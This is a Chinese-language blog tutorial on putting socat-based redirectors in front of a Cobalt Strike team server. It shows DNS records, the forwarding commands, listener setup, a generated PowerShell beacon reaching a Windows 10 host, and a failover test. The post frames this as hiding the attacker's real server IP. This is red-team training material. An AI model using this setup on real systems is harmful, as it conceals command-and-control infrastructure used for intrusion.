


# Cobalt Strike | 配置转发器


原创 CS小能手 物联网IOT安全 前天



Hello，大家好哇，我们上一节讲了Cobalt Strike Beacon的一些**基础知识**，但是好像喜欢看的小伙伴不是很多呀，是不是太枯燥呢？但是我觉得我们在渗透过程中也要做到**知其然、知其所以然**。所以，如果之前章节没看的小伙伴们可以**点击下方图片阅读**。



在真实的攻击环境中我们可能并不**希望暴露自己的团队服务器**，所以我们可以**在Team Server前增加几个重定向器以隐藏自己的真实地址**，拓扑图如下：



其实这个重定向器的作用就是端口转发，但它有两个重要的功能：

1. 保护你team server的真实IP
2. 提供了冗余保障，如果其中一个或两个重定向器停止工作，系统也能正常工作

首先我们来创建三个子域名，分别是ec1、ec2、ec3

A	ec1	120.92.112.224	1 小时	
A	ec2	120.92.112.142	1 小时	
A	ec3	120.92.112.220	1 小时	
A	ads	120.92.112.219	1 小时	

测试一下是否能正常解析：

```
$ nslookup ads.nvwa.me
Server:      114.114.114.114
Address:     114.114.114.114#53

Non-authoritative answer:
Name:   ads.nvwa.me
Address: 120.92.112.219
```

正

常启动好team server，接下来我们需要配置一下重定向器，重定向器就是端口转发的功能，你可以使用各种各样的端口转发工具，这里我使用socat来实现：

```
1 socat TCP4-LISTEN:80,fork TCP4:[team server]:80
```

```
ubuntu@vm10-0-0-19:~$ sudo socat TCP4-LISTEN:80,fork TCP4:ads.nvwa.me:80
sudo: unable to resolve host vm10-0-0-19
```


```
ubuntu@vm10-0-0-18:~$ sudo socat TCP4-LISTEN:80,fork TCP4:ads.nvwa.me:80
sudo: unable to resolve host vm10-0-0-18
```

```
ubuntu@vm10-0-0-21:~$ sudo socat TCP4-LISTEN:80,fork TCP4:ads.nvwa.me:80
sudo: unable to resolve host vm10-0-0-21
```


将这三台重定向器的80端口转发到ads.nvwa.me的80端口上去，接下来我们创建一个新的监听器



创建一个新的listener，并继续将其他两台重定向也加入到listener中




现在我们来检查一下listener是否正常工作，首先打开weblog



使用浏览器请求ec1.nvwa.me




可以看到weblog中输出了以下提示：



下面我们生成一个powershell脚本




执行之后可以看到：Windows10已经上线了



如果此时我们关掉其中的一台重定向器



```
1 ads-120.92.112.219 x 2 ec1-120.92.112.224 x 3 ec2-120.92.112.142 x 4 ec3-120.92.112.220 x
Reading state information... Done
The following NEW packages will be installed:
  socat
0 upgraded, 1 newly installed, 0 to remove and 274 not upgraded.
Need to get 321 kB of archives.
After this operation, 941 kB of additional disk space will be used.
Get:1 http://apt.ksyun.cn/ubuntu xenial/universe amd64 socat amd64 1.7.3.1-1 [321 kB]
Fetched 321 kB in 0s (0 B/s)
Selecting previously unselected package socat.
(Reading database ... 64395 files and directories currently installed.)
Preparing to unpack .../socat_1.7.3.1-1_amd64.deb ...
Unpacking socat (1.7.3.1-1) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up socat (1.7.3.1-1) ...
ubuntu@vm10-0-0-18:~$ sudo socat TCP4-LISTEN:80,fork TCP4:ads.nvwa.me:80
sudo: unable to resolve host vm10-0-0-18
2020/02/13 14:40:42 socat[24589] E write(6, 0x1110e00, 246): Broken pipe
2020/02/13 14:41:56 socat[25409] E write(6, 0x1110e00, 197): Broken pipe
2020/02/13 14:42:42 socat[25933] E write(6, 0x1110e00, 197): Broken pipe
2020/02/13 14:43:56 socat[26753] E write(6, 0x1110e00, 182): Broken pipe
^Cubuntu@vm10-0-0-18:~$ sudo apt-get install socat
sudo: unable to resolve host vm10-0-0-18
Reading package lists... Done
Building dependency tree
Reading state information... Done
socat is already the newest version (1.7.3.1-1).
0 upgraded, 0 newly installed, 0 to remove and 274 not upgraded.
ubuntu@vm10-0-0-18:~$ sudo socat TCP4-LISTEN:80,fork TCP4:ads.nvwa.me:80
sudo: unable to resolve host vm10-0-0-18
^Cubuntu@vm10-0-0-18:~$ sudo socat TCP4-LISTEN:8090,fork TCP4:ads.nvwa.me:8090
sudo: unable to resolve host vm10-0-0-18
^Cubuntu@vm10-0-0-18:~$
```



我们可以看到如果一台重定向器挂掉之后，last时间会变长，这就说明beacon在Check in的时候是依次发送到不同的重定向器

另外需要注意的是，使用了重定向器之后，beacon的外网地址会显示为重定向器的地址

最后给大家留一个小问题：beacon会不会向ec1.nvwa.me发送check in数据呢？欢迎下方留言



点我留言



长按二维码 关注我们

END

